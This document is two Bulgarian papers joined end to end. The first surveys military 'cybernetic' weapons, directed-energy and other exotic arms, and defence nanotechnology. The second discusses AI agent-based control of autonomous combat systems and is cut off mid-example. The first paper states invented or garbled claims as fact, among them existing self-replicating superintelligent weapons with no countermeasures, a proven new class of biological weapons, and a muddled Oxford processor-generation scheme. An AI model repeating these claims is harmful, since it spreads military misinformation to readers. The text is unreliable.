Целта на настоящия доклад е да бъдат разгледани както въпросите, касаещи усъвършенстването на конвенционалните оръжия, така и високотехнологичните специализирани решения. От гарантирането на тяхното взаимодействие на практика зависи бъдещото развитие на отбранителната индустрия.

Днес повече от когато и да било ролята на развойните звена и институтите е от определяща важност. Адекватната реакция на проблемите, породени от високата динамиката на развитие на съвременните оръжейни системи, е гаранция за стратегическо предимство. От икономическа гледна точка изпреварващите научни решения са тези, които повишават конкурентността и позволяват завоюването на нови пазарни ниши [7].

Фундаментални основи на кибернетичните военни системи

Основен фактор за развитие на индустрията, разработваща средства за водене на тотална кибернетична война, е нейната наукообезпеченост. Без наличието на изградена фундаментална научна база не е възможно да се пристъпи към разработката на съвременни военни технологии.

Към момента съществуват три научни направления със смесен характер и едно с чисто военен, имащи непосредствено отношения към разработването на съвременни оръжейни системи [8].

Направленията със смесено предназначение са:

- **Разработка на системи за адаптивно управление** – Разработките включват универсални програмни платформи, многофункционални информационни системи, модулни апаратни средства, проектиране на адаптивни платформи и архитектури и др.

- **Иновативни информационни технологии** – Тук се включват съвременните системи за мониторинг и управление, интелектуалният анализ на данни, когнитивните системи, data mining системите и пр.

- **Микросистемни технологии** – Изследвания в области, като нанотехнологии, микроелектроника, фотоника, интегрирани микросхеми, алгоритми за разпределено съхранение на данни и др.

Военното направление е това, което включва разработки, имащи непосредствено отношение към съвременните военни системи. От своя страна то се разделя на две основни категории, както следва:

- **Стратегически технологии** – Едно от най-динамично развиващите се направления, в което влизат: военни системи, основаващи се на нови физически принципи, автономните енергийни системи, биотехнологиите, неформалната алгебра, медико-биологичните средства за защита, военната ергономия, ядрената химия, съвременните комуникационни средства, системите за радиоелектронна борба (РЕБ), устойчивите към кибернетични атаки системи, системи за откриване или маскиране на цели, хибридни военни системи и пр.

- **Тактически технологии** – Това са изследванията в области, като високоточни боеприпаси, безпилотни летателни апарати (БЛА), перспективни артилерийски и ракетни системи, системи за тактически мониторинг и управление, приложна и изчислителната математика и др.



Фиг. 2. Стратегически контейнерни автономни средства.

Технически средства за водене на кибернетична война

Въпросите, касаещи класификацията на бойните средства, които са залегнали в основите на съвременните военни доктрини, изискват специално внимание. Към настоящия момент липсва утвърдена класификация, която да бъде приемана нееднозначно. Проблемът е както в преходния характер на процесите, така и във факта, че редица бойни системи (*като роботизираните такива*) се разглеждат като самостоятелно направление, което е напълно погрешно от гледна точка на военната стратегия.

Друг проблем е необходимостта да се придържаме към познати категории, когато анализираме принципно нова научна материя. Това налага въвеждането на редица ограничения. С оглед на спецификата на тези ограничения първоначално ще се опитаме да класифицираме кибернетичните военни системи в зависимост от тяхната функционалност. За целта ще използваме методика, която анализира само

и единствено конвенционалните специализирани средства. Към тях ще добавим и тези, които биха могли да бъдат използвани като поддържащи при изпълнението на специални операции.

Подобен подход е неприложим спрямо автономните военни системи, използвани при реализиране на тактически мероприятия, свързани с насочена антропогенеза. Кибернетичните комплекси от този вид са предмет на разглеждания, които излизат извън рамките на настоящия доклад.

По функционално предназначение *военно-кибернетичните средства* се разделят в следните групи:

- разузнавателни средства;
- специализирано въоръжение;
- навигационни устройства;
- телекомуникационни модули;
- средства за радиоелектрона борба;
- защитни средства;
- медицински модули;
- системи за логистична поддръжка;
- специализирано техническо оборудване;
- специализирано програмно-алгоритмично осигуряване и др.

Ако се придръжаме към спецификацията, предложена от сътрудници към Университета в Оксфорд (University of Oxford), съвременните бойни кибернетични системи биха могли да бъдат обособени в четири основни групи в зависимост от бързодействието на използваните процесорни системи [9, 10].

Първо поколение – *Универсални, примитивни автономни системи („гуцери“)*. Използват процесори с бързодействие от 3000 до 1 милион операции с плаваща запетая в секунда (Million Operations Per Second - MIPS). Позволяват изпълнение само на една задача, за която са били предварително програмирани.


Второ поколение – *Усвършенствани системи с изкуствен инстинкт („пъхове“)*. Основен елемент на системите с адаптивно поведение. Тук се включва и възможността за самообучение в процеса на изпълнение на тактическото задание.

Трето поколение – *Системи с елементи на разумно поведение („маймуни“)*. Включват процесорни системи с производителност от 10 милиона MIPS. При тези системи е нужно само и единствено целеуказване, като всички последващи действия, свързани със самообучението, им са напълно автоматизиран процес.

Четвърто поколение – *Интелектуални системи („човек“)*. Тези системи са в състояние да вземат самостоятелни решения, в т.ч. и такива, свързани с елиминиране на биологични обекти, които се считат за потенциално опасни.

Към момента тази класификация вече е загубила своята актуалност. Причина за това е разработката на *свръхинтелигентни системи с възможност за самовъзпроизвеждане и оцеляване при всякакви външни условия („матрични системи“* или системи от **пето поколение**). За разлика от предходните, тук производителността на управляващите блокове не е определяща. В редица случаи се използват системи за управление, които не са изградени от полупроводникови елементи, което прави тези системи изключително устойчиви на радиационни, електромагнитни, топлинни и друг вид външни въздействия. Към настоящия момент липсват ефективни

средства за противодействие на подобен вид оръжия, което ограничава тяхното разпространение.



Фиг. 3. Автономна бойна единица от трето поколение (Aselsan – Турция).

В зависимост от влиянието на човешкия фактор върху системите за управление, военните кибернетични системи се разделят на следните групи:

- **Изцяло контролирани системи** (*human-in-the-loop*) – Това са системите, използвани в съвременните безпилотни летателни апарати (БЛА), които локализи-рат целта, но процедурата по унищожение се активира от оператора.
- **Частично контролирани системи** (*human-on-the-loop*) – Към този вид сис-теми може да причислим тези, които са в състояние самостоятелно да избират и локализируют целта, но крайното решения за нейното унищожаване се взема от оператора.
- **Изцяло автономни бойни системи** (*human out of the loop*) – Системи, кон-то са в състояние напълно самостоятелно да избират, локализируют и унищожават противникови цели без човешка намеса.

Освен така посочените военни средства, съществуват и такива, които биха могли да бъдат разглеждани по-скоро като граждански.

Типичен пример за това са използваните в програмата за забавяне на жизнените функции в човешкия организъм, известна като „*Surviving Blood Loss Program*” на DAPRA [11], която към настоящия момент е на етап клинични изпитания. Характерът на тази програма е чисто медицински, но той има непосредствено значение при гарантиране индивидуалната защита на военнотслужещите, участващи в бойните действия.

По подобен начин стои и въпросът, свързан с независимите енергийни източници и автономните логистични системи [12].

Оръжейни системи, използващи нови физични принципи (Arms On New Physical Principles, ANPP)

Оръжейните системи, основаващи се на нови физични принципи, биха могли да имат както летално (*lethal weapon systems, LWS*), така и нелетално въздействие (*non-lethal weapon systems, NLWS*).

От гледна точка на кибернетичната война системите с нелетално въздействие се приемат за *отбранителни*, а тези с летално като *нападателни* [13, 14].

Много от съвременните системи, базирани на нови физични принципи, се използват като спомагателни средства при воденето на конвенционални бойни действия. Най-често това са електромагнитни оръжия, предназначени за заглушаване на противниковите комуникации, средства за извеждане от строя на управлението на високоточните боеприпаси, както и системите за преодоляване активната защита на бронетанковата техника (*визираме масово използваните като „Trophy”, „Iron Fist”, „EFA”, „KAPS”, „LEDs-150”, „AMAP ADS” и др.*).

В зависимост от използваните физични принципи този вид оръжия се разделят на следните групи:

- **Специализирани електромагнитни оръжия** – Към момента се използват като елемент от РЕБ. Най-уязвими към атака с електромагнитни боеприпаси са ракетите със собствени РЛС, ракети със собствени активни радары (Brimstone, JAGM, AGM-114L и др.), ракети, управлявани по радиоканал (TOW Aero, „Хризантема” и др.), високоточни боеприпаси с GPS-навигация, планиращи боеприпаси със собствен радар (SADARM или подобни), ПТПК от второ поколение, при които управлението се извършва по неекраниран проводник („Фагот”, TOW и др.).

- **Артилерийски системи с плазмено или микровълново възпламеняване** – Към тези системи могат да бъдат причислени системите за микровълново възпламеняване на метателния заряд при експерименталните 152-мм оръдия, *безгилзовите артилерийски установки* на Armament Research Development and Engineering Center (ARDEC) и в частност гаубицата NLOS-C и др. Ако се съди по получените резултати, този вид технологии повишават многократно безопасността в процеса на зареждане, съкращават количеството операции, водещи до възпроизвеждане на изстрел, предлагат принципно нови решения, касаещи автоматизирането на процесите на зареждане, и повишават темповете на стрелба [15, 16].

- **Артилерийски системи на базата на течни метателни вещества и леки газове** – Към момента се приемат за едно от най-динамично развиващите се перспективни направления. Най-масово приложение намират в съвременните 25-милиметрови автоматични оръжия, използвани в секретните програми на BBC. Принципът им на действие се основава на бързопротичащи химически реакции. Делят се на едно- и двукомпонентни. Едно от най-големите им предимства е повишаването на ефективността в резултат от увеличаване на използваните боекомплекти и опростяване на схемата на комплектовка при танковете и самоходните артилерийски установки (САУ). Това, което прави тези системи изключително ефективни, е използването на *адаптивни системи за автоматично дозиране*, както и специализираните средства за преодоляване на нежеланите вълнови ефекти и т.нар. *системи за извънцено ускорение*. [17]

- **Оръжия с насочена енергия (Directed-Energy Weapon, DEW)** - Тук може да споменем ускорителните оръжия (Гаус пушки, Gauss gun; релсови оръдия, railgun и др.), инфразвукови оръжия, вълнови оръжия (лазери, мазери, инфрачервени излъчватели и др.), оръжия, ползващи електропроводящ плазмен канал (електролазери, Laser-Induced Plasma Channel, LIPC) и др. [18, 19].

- **Друг вид оръжия** – Тук се включват нелеталните оръжия, геофизичните, генетичните, информационно-психологическите и друг вид оръжейни системи.

Към *нелеталните оръжия* могат се причислят вълновите излъчватели, известни като „*оръжия с управляем ефект*” (Active Denial System, ADS).

Този вид оръжия атакуват човешкия организъм на клетъчно ниво или на ниво централна нервна система, като могат да доведат до ослепяване, дезориентация и пристъпи на паника, съпроводени със силни болки в областта на лимфните възли. За целта се използват високочестотни колебания с честоти, вариращи в интервала от 3 до 94 GHz (*с интензивност* $> 10 \text{ MB/cm}^2$), както и нискочестотни, с честоти от порядъка на 3 до 30 Hz (*с интензивност* $> 2 \text{ MB/cm}^2$) [20, 21].

Поразяващото въздействие на *геофизичните оръжия* се изразява във възможността им да инициират катастрофални природни бедствия (*изменения на озоновия слой, земетресения, наводнения и др.*).

Поразяващият ефект на *екологичните или биосферните военни системи* се изразява в нанасяне на мащабни химико-биологични, термични и/или друг вид поражения върху важни за средата на обитаване на противника обекти. Този вид въздействие е изключително добре проучено и е доказало своята ефективност (*визираме използването на дефолианти в хода на операция „Ranch Hand“*).

Проблемът пред този вид оръжейни системи е по-скоро правен, защото разработките в тази сфера са ограничени от действието на Конвенцията, забраняваща използването на военни или друг вид средства за въздействие на околната среда (*Environmental Modification Convention, ENMOD*). [22]

Сравнително ново направление са военни системи, насочени към въздействие на кристалната решетка на силикатите. Този вид оръжия са предназначени за употреба от инженерните и сапьорни подразделения при операции в градски условия.

Разработката на генетичното оръжие е направление при разработката на оръжейни системи, чиято задача е *ликвидирането на биологични обекти въз основа на обединяващ признак* (насочена антропогенеза). Към момента, независимо от продължаващите изследвания в тази насока, се счита за недостатъчно ефективно. Основна причина за това е разработката на нов клас биологични оръжия, доказали своята висока ефективност, използващи биофизични принципи, различни от познатите в генетиката.

Отделно (*но не с по-малка значимост*) е направлението, свързано с разработка на средства за провеждане на информационни и информационно-психологически военни действия.

Най-общо тук можем да включим всички средства, имащи отношение към предотвратяването на несанкциониран достъп, умишлено извеждане от строя или унищожаване (*диверсия*) на елементи от информационната инфраструктура (ИИ). Основната задача на този вид средства е обезпечаването на информационно превъзходство над противника.

Подобен тип средства могат да бъдат успешно използвани и в мирно време, но техният ефект е краткотраен и е добре да се комбинират с други кибернетични и конвенционални оръжия.

Нанотехнологични средства

Още през 90-те години на миналия век Министерството на отбраната на САЩ включва нанотехнологиите в списъка на шестте *стратегически области на фундаментални изследвания*, което позволи *дългосрочното финансиране* в това направление на научните звена, занимаващи се с темата.

В изпълнение на Акта за нанотехнични изследвания и разработки (*обществен закон 10-153*) Националният научно-технически съвет пристъпва към изготвяне на

стратегически план за развитие на федерална програма. В съответствие с тези действия подкомитетът по нанонаука (NSET) с непосредственото участие на представители на МО на САЩ още през декември 2004 година представя обновен стратегически план за *национална нанотехническа инициатива*, който би следвало да бъде изпълнен до 2015 година. Според този план МО финансира седем изследователски направления:

- фундаментални нанометрични явления и процеси;
- наноматериали;
- нанометрични устройства и системи;
- контролно-измервателна нанотехника и нано-метрология
- производство на наноизделия;
- създаване на специализирани лаборатории за изследвания;
- влияние на нанотехнологиите върху социалните процеси (т.нар. „*обществен аспект*“).

Това, което би следвало да отбележим, е, че финансирането в сферата на нанотехнологиите към МО на САЩ е разпределено между управлението за перспективни изследвания (Defense Advanced Research Projects Agency, DAPRA), СВ (Department of Army), BBC (Department of the Air Force) и BMC (Department of the Navy), което е поредното доказателство за *значимостта на нанотехнологиите във военната сфера*.

Още през 2007 година бюджетът за изследвания в области като литографично оборудване за *производство на малки и серии* с уникален характер, бързодействащи, специализирани интегрални схеми (*в т.ч. аналогови*), наноелектромеханични системи и нанофотонни устройства (*раздел шести от Програмата*) е завишен с 21 милиона долара.

В резултат на изпълнението на тази програма бяха реализирани редица технологични решения, имащи непосредствено приложение в отбранителната промишленост, като:

- Нов вид клетъчна нестабилност в процеса на използване на алуминиеви наночастици (*наноенергетика*).
- Нов вид еднослойни мономолекулярни слоеве (*наноенергетика*).
- Получаване на две квантови точки на съединение при индиевия арсенид (InAs), които имат поведение на псевдоатоми (*наноелектроника и системи за опознаване „свой-чужд“*), и др.

Изключително интересни са резултатите, получени и от катедрата по приложни военни науки към Масачузеската политехника в рамките на програмата „*войник на бъдещето*“. Особен интерес представляват проектите за създаване на т.нар. „*динамична броня*“, която представлява бронезилетка с дебелина няколко милиметра, както и **универсалната медицинска лаборатория**.

Основните направления, в които нанотехнологиите би следвало да се развиват в съответствие с общата концепция за тотална кибернетична война, са следните:

- Изучаване на нови процеси и явления, позволяващи качествени промени на бойните възможности на използваното въоръжение.

- Използване на наноструктури в процеса на катализа при средства за химическа и радиационна защита, маскировъчните средства, термиониката, фотоелектрическата енергетика и термоелектрическите системи.
- Специализирани медицински наносистеми.

За да бъде постигнато това, е нужно да се разработи *дългосрочна програма*, която да позволи изграждане на комплексни работни групи, провеждащи проучвания в следните области:

- разработка на нови наноматериали и наноструктури;
- разработка и редакция на бази знания за свойствата на наноматериалите, при отчитане на регистрираните взаимодействия и разделителни граници;
- обезпечаване на възможности за конструиране и синтез на наноматериали с предварително зададени свойства;
- разработка на методи за синтез на прецизни наноструктури, предназначени да гарантират управлението на характеристиките на пренос на кванти в устройства, използващи наноструктурни материали;
- използване на *нискобюджетни биологични процеси* за синтезиране и шаблонизиране на структури;
- контрол и използване на взаимодействия между природни (*биологични*) и синтетични (*изкуствено създадени*) материали и др.

За нуждите на съвременните кибернетични оръжия е нужно да се разшири обхватът на провежданите научни изследвания в следните оперативни направления:

- присъединяване на биомолекулярни рецептори към нановлакна;
- изготвяне на тримерни нанотъкани;
- създаване на наноструктурни материали с висок електрооптичен коефициент;
- разработка на наноматериали, които да са в състояние да контролират вътрешноклетъчните биохимични пътища и др.

Заклучение

В настоящия доклад се опитахме да направим кратко обобщение на основните направления в съвременната военна индустрия и научно-развойната дейност на специализираните звена.

Основният проблем, пред които днес е изправен ВПК, е изключителната динамика на технологичното развитие. Частично решение на този проблем може да бъде намерено, като се използват научните достижения на т.нар. „*сива зона*”.

Като такива може да посочим проекта Serval на австралийския инженер Пол Гарднър (Paul Gardner-Stephen), който позволява мобилният телефон да бъде преобразуван в радиостанция; разработките на Research Laboratory of Electronics към MIT в областта на пиезоелектрични влакна; вероятностните процесори на Lyric Semiconductor, които на практика не използват двоична логика; аналоговите интегрални схеми; вакуумните и експлозионните двигатели, твърдотелните плазмени антени и др.

В голямата си част „*сивата зона*” е в състояние да генерира *нискобюджетни решения с висока степен на ефективност*, които биха могли да бъдат имплементирани към действащите военни системи.

Най-важното направление, в което би следвало да се работи приоритетно, са *средствата за синхронизиране действията на различните родове войски*.

На пръв поглед това противоречи на изискването за автономност на автоматизираните бойни системи, но реално тези две направления взаимно се допълват. Самостоятелният характер на кибернетичните оръжия е подчинен на общия стратегически замисъл, който може да бъде изпълнен само ако е налице пълна синхронизация между отделните елементи на военната система.

Литература:

1. L u d e n d o r f f, Erich Friedrich Wilhelm, Der totale Krieg. Ludendorffs Verlag, München 1935 B r i c e F. Harris. America, Technology and Strategic Culture. Taylor & Francis, 2008. Page 14.

2. Г е р а с и м о в, Георги Тодоров, *Философия на кибернетичната война (теоретични аспекти на съвременните, военни доктрини)*, Кибер екология, ISSN 2534-9171, 09.10.2016.

3. H o f f m a n, Frank G. Conflict in the 21st century: The rise of hybrid wars. Arlington, VA: Potomac Institute for Policy Studies, 2007.

4. B o n d Margaret S. Hybrid War: A New Paradigm for Stability Operations in Failing States. — Carlisle Barracks, Pa: USAWC Strategy Research Project. U.S. Army War College, 2007.

5. F l e m i n g Brian P. The Hybrid Threat Concept: Contemporary War, Military Planning and the Advent of Unrestricted Operational Art. — Fort Leavenworth, KS: U.S. Army School of Advanced Military Studies (SAMS), U.S. Army Command & General Staff College, 2011.

6. P i n d j a k, Peter (2014). Deterring hybrid warfare: a chance for NATO and the EU to work together?, NATO Review. ISSN 0255-3813.

7. "Getting to grips with military robotics". The Economist. 25 January 2018. Retrieved 7 February 2018.

8. Г е р а с и м о в, Георги Тодоров, *Фундаментални основи на кибернетичните военни системи*, Служебен бюлетин, Проект BS 2040, март 2017.

9. R u s s e l l, Stuart J. & Norvig, Peter (2003), Artificial Intelligence: A Modern Approach (2nd ed.), Upper Saddle River, New Jersey: Prentice Hall, ISBN 0-13-790395-2

10. L u g e r, George & Stubblefield, William (2004), Artificial Intelligence: Structures and Strategies for Complex Problem Solving (5th ed.), The Benjamin/Cummings Publishing Company, Inc., c. 720, ISBN 0-8053-4780-1

11. M o r r i s o n, L. Michael, Jennifer E. Blackwood, Summer L. Lockett, Akiko Iwata, Robert K. Winn, Mark B. Roth, Surviving Blood Loss Using Hydrogen Sulfide, The Journal of TRAUMA, p.183-188, 2008

12. T e r z i c Branko, Energy independence and security: A reality check, A report by the Deloitte Center for Energy Solutions, Deloitte University Press, 2012

13. Department of Political and Security Council Affairs, United Nations Centre of Disarmament. "The United Nations Disarmament Yearbook: Volume 02: 1977". United Nations Disarmament Organization. pp. 41, 344. Retrieved January 8, 2017.

14. Additional Protocol to the Convention on Prohibitions or Restrictions on the Use of Certain Conventional Weapons which may be deemed to be Excessively Injurious or to have Indiscriminate Effects (Protocol IV, entitled Protocol on Blinding Laser Weapons)". United Nations Treaty Collection. April 7, 2014. Retrieved July 4, 2014.

15. F e i c k e r t, Andrew, "The Army's Future Combat System (FCS): Background and Issues for Congress", 5 may 2006.

16. R o s e v e l t, Ann "Advanced 120mm Gun For FCS Mounted Combat System In Safety Testing". Defense Daily, 26 March 2008.

17. „Адаптивни системи за автоматично дозиране със специално предназначение”, Съвременни високотехнологични военни комплекси, BS NGIT, Военен раздел, служебен бюлетин, юни 2015.

18. W a l d m a n, Harry. The Dictionary of SDI. New York: Rowman & Littlefield. pp. 58, 157–158. ISBN 0842022953

19. B l a y l o c k, Eva D. (Air Force Research Laboratory Directed Energy Directorate Public Affairs). New technology "dazzles" aggressors, The Official Website of the U.S. Air Force, Posted November 2, 2005

20. Non-Lethal Swimmer Neutralization Study"; Applied Research Laboratories; The University of Texas at Austin; G2 Software Systems, Inc., San Diego; TECHNICAL DOCUMENT 3138; May 2002

21. Non-Lethal Weaponry: From Tactical to Strategic Applications; Colonel Dennis B. Herbert, USMC (Ret.), program developer, Institute for Non-Lethal Defense Technologies at Pennsylvania State University; pg. 4

22. "Convention on the prohibition of military or any other hostile use of environmental modification techniques". United Nations. June 2015.

П. Г. Герасимов,
**СЪВРЕМЕННИ АВТОНОМНИ БОЙНИ СИСТЕМИ
С ИЗКУСТВЕН ИНТЕЛЕКТ**

Павел Г. Герасимов

e-mail: p.gerasimov@g-92.com

Abstract: *The following article concerns questions related with the control of groups of autonomous warfare complexes for the needs of the land forces. A new approach is proposed in which the given tasks are being completed by using modules that are based on the agent-oriented approach. The article introduces new terms such as: synergistical warfare systems, guaranteed synchronization, etc.*

Keywords: *lethal autonomous weapons, LAWs, lethal autonomous weapon systems, LAWS, lethal autonomous robots, LAR, unmanned undersea vehicles, UUVs*

Увод

Анализите на локалните конфликти през последното десетилетие по безспорен начин доказват все по-нарастващата роля на автоматизираните комплекси с военно предназначение (АКВП).

Едно от най-перспективните направления в тази сфера е свързано с обслужването на различни оперативно-тактически задачи, пред които са изправени артилерийските батареи, ракетните дивизии, отрядите за радиоелектронна борба (РЕБ), свързочните подразделения, разузнавателно-диверсионните подразделения, подразделенията на ПВО и др. В редица случаи това обслужване се извършва при използване на адаптирани за целта безпилотни летателни апарати (БЛА), в управлението на които е заложен специализиран софтуер, както и от роботизирани наземни средства с дистанционно управление (РНС).

Независимо от динамиката на технологичното развитие на военната индустрия, към настоящия момент са наложителни сериозни промени в проектирането и реализацията на автоматизираните модули. Като основни причини за това могат да бъдат посочени настъпилите промени в динамиката на бойните действия, както и качествените изменения на тактико-техническите параметри (ТТП) на съвременните бойни системи.

Според резултатите от проведени анализи, към настоящия момент се използват универсални, а не тясно специализирани модули, съобразени със спецификата на военните подразделения от състава на сухопътните войски.

Съвременните тенденции изискват проектирането и разработката на АКВП да бъдат съобразени с конкретните нужди на родовете войски, съставляващи сухопътните, ВВС и отчасти ВМС.

Според областите на приложение бойните комплекси се разделят на следните категории:

- сапьорски роботи за еднократна или многократна употреба;
- утилизационни устройства;
- мобилни роботи за подпомагане на процесите на РЕБ;

- мобилни работи за подпомагане работата на подразделенията от **КИС**, осигуряване на свързка и подобряване комуникационните способности на подразделенията;
- мобилни работи за разузнаване на градска среда, подходящи при системи за водене на градски бой, разузнаване на терен и нанасяне на поражения по противниковата инфраструктура.

Всяка една от така посочените категории се характеризира със свои специфични особености.

Основни задачи пред изграждането на съвременни АКВП

Преди да се пристъпи към разработката на АКВП, е нужно да бъде проведен задълбочен анализ на основните стратегически и оперативно-тактически задачи, за решаването на които те ще бъдат използвани.

За нуждите на РВА те са:

- агрегация и първична обработка на високоточна геопространствена информация, както и решаване на широк спектър задачи, касаещи топогеодезическото и навигационно осигуряване на батареите;
- локализиране на наземните и/или надводни цели и подготовка на целево обозначение;
- наблюдение в реално време на бойните действия;
- насочване на реактивното оръжие, използвано от наземните ракетни комплекси;
- обслужване на високоточни боеприпаси;
- борба с бронетанковите и пехотни подразделения на противника;
- изпълнение на логистични задачи, в т.ч. и гарантиране доставката на боеприпаси и др.

По функционално предназначение автоматизираните комплекси могат да бъдат класифицирани както следва:

- наземни разузнавателни автоматизирани комплекси за нуждите на РВА, ПВО, РТВ, СВ, КИС, ВМС (по-конкретно в частта НиС и за нуждите на бреговата артилерия);
- системи за въздушно разузнаване, които оставяме извън предмета на настоящите разглеждания;
- защитни комплекси за унищожаване на обекти и цели на противника, в т.ч. бронираните машини, самоходни оръдия, подвижни ракетни комплекси и др.;
- нападателни автономни бионични комплекси „*подвижна огнева точка*”.

Всяко едно от посочените направления се характеризира със своя специфика. Подробното им разглеждане не е предмет на настоящия доклад. За да получим представа за високата сложност на въпроса, ще разгледаме някои от най-важните изисквания, предявявани към автоматизираните бойни системи.

Първият и най-важен аспект, който има пряко отношение към планирането, провеждането и анализа на едно оперативно мероприятие, е разузнаването.

Основна задача на автоматизираните разузнавателни комплекси е да извършват агрегиране (*събиране на данни, получаване на информация*) и първична обработка (*цифровизация, съхраняване, филтриране, първичен анализ и др.*) при използване

на оптични, оптико-електронни, *сеизмични, акустични или друг вид* сензори и специализирани преобразователни блокове, базирани на ЦАП и АЦП, като сме длъжни да подчертаем, че основната част от информацията е свързана с дислокацията (*разположението*) и действията на противниковите сили. Задачата може да бъде сведена до локализиране на един или група от подвижни обекти в *нееднородна среда*. Към това би следвало да се добави и възможността за провеждане на радиационно-химическо разузнаване, с всички произтичащи от това последствия. Този тип средства биха могли да бъдат използвани в най-рисковите направления, независими от природните условия и по всяко време на денонощието.

Нападателните роботизирани средства от типа „*подвижна огнева точка*” са в състояние да изпълняват както спомагателни (*поддържащи*), така и основни функции в бойните действия. Особено внимание трябва да бъде отделено на възможността за изграждане на **автоматизирани синергетични минометни комплекси**, към които няма как да съотнесем **безекипажните самоходни оръдия**, които са предмет на друг вид разглеждания.

Към поставените изисквания могат да се добавят възможността за транспортиране на големи разстояния, наличието на подвижен пункт за управление и контрол, спомагателни средства за ремонт и поддръжка и др.

Всеки един модул е в състояние да функционира в стационарен и динамичен режим, при гарантирана *енергийна независимост* (висока степен на *робастност* на автоматизираната бойна система).

Според начина на управление АКВП условно биха могли да бъдат разделени в две групи:

- дистанционно управляеми (*до 5 километра*);
- автономно синергетични (*5 и повече километра*).

За всяка една от тях оптималните изисквания към максималното време за разгръщане на боекомплектите са както следва:

- за дистанционно управляемите - *до 5 минути*;
- за автономно синергетичните - *под 3 минути, като активацията на системите би следвало да не отнема повече от 60 секунди*.

Системи на база изкуствен интелект, използвани в АКВП

Един от основните проблеми при проектирането на автоматизирани бойни системи е определянето на изискванията към модулите, гарантиращи автономност. Този въпрос е елемент от т.нар. „*методи за решаване на задачи*”, които са основен компонент на *системите с изкуствен интелект (artificial intelligence systems)*.

При военните системи предметната област на този въпрос включва:

- Дефиниране на вида пространство, в рамките на което ще се решава задачата.
- Времева и пространствена динамика на изменение на параметрите.
- Определеност на задачите за изпълнение.
- Достоверност на входящите параметри.

Независимо от това дали военните действия се водят при полеви условия, или в градска среда, първата и основна задача е обвързана с *локализирането на динамични обекти*.

Специфичното в този случай е, че обектите не са пасивни. Освен че се стремят да променят своето положение в пространството, те представляват непосредствена заплаха за системата. Това е гарантирано от средствата за ефективна контраатака. Цел на тези средства е да неутрализират действията на АКВП. Този процес се нарича *противодействие на системата*.

Един от доказалите своята ефективност подходи при проектиране на системите за управление на автономни комплекси е агентно ориентираният.

Определение: Под „агент” се разбира всеки обект, който е в състояние да възприема заобикалящата го среда посредством датчици и да въздейства на тази среда посредством изпълнителен механизъм.


Агентите могат да бъдат както физически, така и виртуални (*програмни*).

В зависимост от степента на автономност те се разделят на *абстрактни интелигентни агенти* (*abstract intelligent agents*) и *автономни интелигентни обекти* (*autonomous unintelligent objects*).

Управлението на автономните бойни системи (АБС) с изкуствен интелект се осъществява от автономни интелигентни обекти.

Определение: Автономен интелигентен обект ще наричаме интелигентен агент с подчертана автономна същност. Тази същност се изразява във възможността агентът да формира своето поведение въз основа на придобития опит, за сметка на вградено знание.

От така даденото определение следва, че характерна особеност за този вид агенти е възможността им да се самообучават. Това позволява компенсация на грешката от неточности в предварително заложеното знание.



Фиг. 1. Принципна схема на агент.

Предимството на агентно ориентирания подход при системите с изкуствен интелект (СИИ) е по-високата ефективност, в случаите, когато са налице фактори, ограничаващи възможността за получаване на пълноценна информация за заобикалящата го среда.

Основно изискване към агентите е те да бъдат максимално рационални (*елементи с висока степен на ефективност*).


По дефиниция: „*Рационалността на една система е нейната максимална прогнозна ефективност.*”.

Първата и най-важна задача при прилагането на агентно ориентирания подход е определяне на *базовите критерии за ефективност на системата*.

Използването на оценка, съпадаща с реалната, а не с теоретичната, позволява оптимизиране на използвания математически апарат и минимизиране на разходите за една автономна единица.

Вътрешните фактори имат непосредствено отношение към конструкцията, задвижващите механизми, управляващите блокове и пр. елементи, от които е изградена системата.

Всяка погрешна реакция от страна на агентите, които управляват системата спрямо външно въздействие, може да доведе до нейното унищожаване.




44

Разглежданият автономен комплекс е атакуван от два обекта с по-висока огнева мощ, чиято основна цел е разрушаване на датчиците и последващо преустановяване дейността на изпълнителните механизми.

За да бъде избегната тази грешка, е наложително при проектирането на АКВП, да бъдат предвидени *средства за самоотбрана*.

Същността на самоотбраната се изразява в това, че независимо от настъпилите изменения в заобикалящата я среда, *системата винаги ще разполага с достатъчен брой незаети агенти*, които ще бъдат в състояние да предотвратят всяка външна атака (*случайна или умишлена*).



Фиг. 3. Разпределение на агентите в случай на самоотбрана

Числовата стойност на ефективността на АКВП се определя на базата на динамично променящи се критерии, при отчитане влиянието на външните фактори. Важно е да отбележим, че скоростта на реакция е в пряка зависимост от начина, по който се изчислява тази стойност.


Определянето на ефективността във всеки един момент е от изключително значение за последващите действия на автономните системи. За да бъде разбран този въпрос, ще си послужим с пример.

Пример:

Показаният на фиг. 4 АКВП е от типа „*подвижна огнева точка*”, чиято задача е да се осъществи противодействие на настъпваща бронирана техника.

За изпълнението на поставената цел е нужно да бъдат унищожени колкото е възможно по-голям брой противникови машини, за възможно най-кратко време. Заданието ще се счита за изпълнена само ако сумарната оценка на ефективността на унищожената противникова техника е по-голяма от тази на АКВП (*врагът е понесъл по-големи загуби*).

